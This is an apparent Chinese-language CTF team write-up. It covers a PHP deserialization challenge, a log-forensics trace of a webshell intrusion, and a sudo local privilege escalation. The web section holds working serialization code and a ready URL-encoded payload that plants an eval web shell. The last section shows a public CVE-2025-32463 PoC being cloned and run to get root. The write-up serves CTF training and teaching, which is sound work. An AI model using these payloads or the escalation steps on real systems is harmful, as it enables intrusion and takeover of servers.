SSSec战队 WriteUp

排名

战队名称：第81名

解题思路

Web

浅析 PHP 原生类

思路就是调用原生类 zip 的 open 方法删掉 install.sh,使得 password 中的 php 代码片段写入 config.php，实际上外面 username 无所谓。

```
<?php
highlight_file(__FILE__);
class install {
    public $username="<?php phpinfo();?>";
    public $password='<?php eval($_GET["cmd"]); ?>';

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
    public $a;
    public $b;
    public $c;


}

$a = new install();
$a2 = new install();
$b = new Until();

$b->a = "ZipArchive";      // 类名
$b->b = "install.lock";
$b->c = 8;

$a2->username = $b;
$a->username = $a2;
```


```
echo urlencode(serialize($a)).”\n”;
```

O%3A7%3A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A8%3A%22username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A8%3A%22password%22%3Bs%3A28%3A%22%3C%3Fphp+eval%28%24_GET%5B%22cmd%22%5D%29%3B+%3F%3E%22%3B%7Ds%3A8%3A%22password%22%3Bs%3A28%3A%22%3C%3Fphp+eval%28%24_GET%5B%22cmd%22%5D%29%3B+%3F%3E%22%3B%7D

Game

我勒个超级玛丽奥

右键空白处显示菜单，shell>bash 点开终端，直接找到 flags 文件夹读取 flag



CDF

可恶的木马竟然伪装成我的朋友

banner_home.jpg 被替换的时间点是 2018-02-23 21:18 (日志文件 quzheng/logs/ex180223.log 中从这一刻开始响应大小由 50428 变为 37756)。

黑客当晚（2018-02-23）的入侵流量都集中在 IP 183.62.9.42，他依次探测或利用了 table.jsp（尝试直接访问现成 webshell，返回 404）、en.jsp（My97DatePicker 组件被拿来当 webshell，先 GET 再 POST 登录）以及自己上传的 2.jsp（多次 POST/GET 操作，随后触发 banner_home.jpg 替换）。对应日志如下：

```
7712:7795:quzheng/logs/ex180223.log

183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/
1.1" 404 997

183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePick
er/lang/en.jsp HTTP/1.1" 200 272

183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePic
ker/lang/en.jsp?act=login HTTP/1.1" 302 -

183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePic
ker/lang/en.jsp HTTP/1.1" 200 463

183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1"
 200 1271


183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_h
ome.jpg HTTP/1.1" 200 37756
```

提取当天该 ip 所有的记录发现三个可疑 jsp 文件

```
183.62.9.42 - - [23/Feb/2018:21:01:56 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:01:57 +0800] "GET /sxzn/ HTTP/1.1" 200
18815
183.62.9.42 - - [23/Feb/2018:21:01:58 +0800] "GET /sxzn/css/layout.css
HTTP/1.1" 200 6591
```

183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/css/index.css H
TTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/options.
png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/leftSubT
itle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.j
pg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gi
f HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gi
f HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.g
if HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTT
P/1.1" 200 1229
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg H
TTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.j
pg HTTP/1.1" 200 38590
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_h
ome.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif
HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_i
con.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif
 HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif
 HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1
" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1
" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/
1.1" 404 997
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePick
er/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePic
ker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePick
er/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePic
ker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1"
 200 1271
183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action HT
TP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:38 +0800] "GET /sxzn/rand.action HTT

```
P/1.1" 200 1222
183.62.9.42 - - [23/Feb/2018:21:07:43 +0800] "GET /sxzn/ HTTP/1.1" 200
18639
183.62.9.42 - - [23/Feb/2018:21:07:44 +0800] "GET /sxzn/rand.action HTT
P/1.1" 200 1250
183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 1276
183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 1276
183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePic
ker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1"
 200 12
183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 59
183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 789
183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 596
183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 160
183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 508
183.62.9.42 - - [23/Feb/2018:21:16:41 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 80
183.62.9.42 - - [23/Feb/2018:21:16:45 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 482
183.62.9.42 - - [23/Feb/2018:21:16:52 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 789
183.62.9.42 - - [23/Feb/2018:21:17:04 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 2177
183.62.9.42 - - [23/Feb/2018:21:17:17 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:18 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 2136
183.62.9.42 - - [23/Feb/2018:21:17:42 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:43 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 2090
183.62.9.42 - - [23/Feb/2018:21:17:58 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 13
183.62.9.42 - - [23/Feb/2018:21:18:06 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 2136
183.62.9.42 - - [23/Feb/2018:21:18:22 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:18:23 +0800] "GET /sxzn/ HTTP/1.1" 200
18815
183.62.9.42 - - [23/Feb/2018:21:18:25 +0800] "GET /sxzn/css/layout.css
HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/css/index.css H
TTP/1.1" 200 1730
```

```
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/point.gi
f HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/options.
png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/yonghu.j
pg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gi
f HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubT
itle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.j
pg HTTP/1.1" 404 1021
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg H
TTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.g
if HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTT
P/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_h
ome.jpg HTTP/1.1" 200 37756
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/Search_i
con.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new.gif
HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new1.gif
 HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/icon.gif
 HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:18:29 +0800] "GET /favicon.ico HTTP/1.1
" 404 988
183.62.9.42 - - [23/Feb/2018:21:18:30 +0800] "GET /favicon.ico HTTP/1.1
" 404 988
183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 13
183.62.9.42 - - [23/Feb/2018:21:19:20 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 2177
183.62.9.42 - - [23/Feb/2018:21:19:45 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 13
183.62.9.42 - - [23/Feb/2018:21:19:46 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 2177
183.62.9.42 - - [23/Feb/2018:21:20:20 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 2177
183.62.9.42 - - [23/Feb/2018:21:20:27 +0800] "POST /sxzn/js/My97DatePic
ker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:20:35 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 3
183.62.9.42 - - [23/Feb/2018:21:20:55 +0800] "GET /sxzn/2.jsp HTTP/1.1"
 200 3
183.62.9.42 - - [23/Feb/2018:21:21:00 +0800] "GET /sxzn/ HTTP/1.1" 200
18639
```

```
183.62.9.42 - - [23/Feb/2018:21:21:01 +0800] "GET /sxzn/images/banner_h
ome.jpg HTTP/1.1" 304 -
183.62.9.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/rand.action HTT
P/1.1" 200 1223
183.62.9.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/images/banner.j
pg HTTP/1.1" 200 38590
183.62.9.42 - - [23/Feb/2018:21:22:04 +0800] "POST /sxzn/js/My97DatePic
ker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:22:07 +0800] "GET /sxzn/js/My97DatePick
er/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:22:09 +0800] "GET /sxzn/js/My97DatePick
er/lang/en.jsp HTTP/1.1" 200 3
```

可以看到

```
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/
1.1" 404 997
...
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePic
ker/lang/en.jsp HTTP/1.1" 200 463
...
183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp HTTP/1.1
" 200 160
```

最终结果:

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

收集信息发现 sudo 版本为 1.9.16 p2

```
Local IP address and netmask pairs:
        172.17.1.4/255.255.0.0

Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
root@ca18af0a3f38:/opt# sudo -V
```


```
Store plaintext passwords in I/O log input
List of regular expressions to use when matching a
        [Pp]assword[: ]*
The mechanism used by the intercept and log_subcmd
Attempt to verify the command and arguments after

Local IP address and netmask pairs:
        172.17.1.4/255.255.0.0

Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
```

通过查找发现 2025 年存在 sudo chroot 本地提权漏洞 而目标符合该版本

在 github 上面找到漏洞复现 poc



在靶机上面进行操作最后成功提权到 root 并读取到 flag

```
pwn@ca18af0a3f38:/tmp$ git clone https://github.com/pr0v3rbs/CVE-2025-32463_c
hwoot.git
Cloning into 'CVE-2025-32463_chwoot'...
remote: Enumerating objects: 41, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (35/35), done.
remote: Total 41 (delta 22), reused 15 (delta 6), pack-reused 0 (from 0)
Receiving objects: 100% (41/41), 11.97 KiB | 130.00 KiB/s, done.
Resolving deltas: 100% (22/22), done.
pwn@ca18af0a3f38:/tmp$ ls
CVE-2025-32463_chwoot
pwn@ca18af0a3f38:/tmp$ cd CVE-2025-32463_chwoot/
pwn@ca18af0a3f38:/tmp/CVE-2025-32463_chwoot$ ls
Dockerfile  LICENSE  README.md  run.sh  sudo-chwoot.sh
pwn@ca18af0a3f38:/tmp/CVE-2025-32463_chwoot$ chmod 777 sudo-chwoot.sh
pwn@ca18af0a3f38:/tmp/CVE-2025-32463_chwoot$ ./sudo-chwoot.sh
woot!
root@ca18af0a3f38:/# id
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@ca18af0a3f38:/# ls
bin   dev  flag  lib    media  opt   root  sbin  start.sh  tmp  var
boot  etc  home  lib64  mnt    proc  run   srv   sys       usr
root@ca18af0a3f38:/# cat flag
flag{638925bc686ffe72f86d05846053f35d}
root@ca18af0a3f38:/# ls
```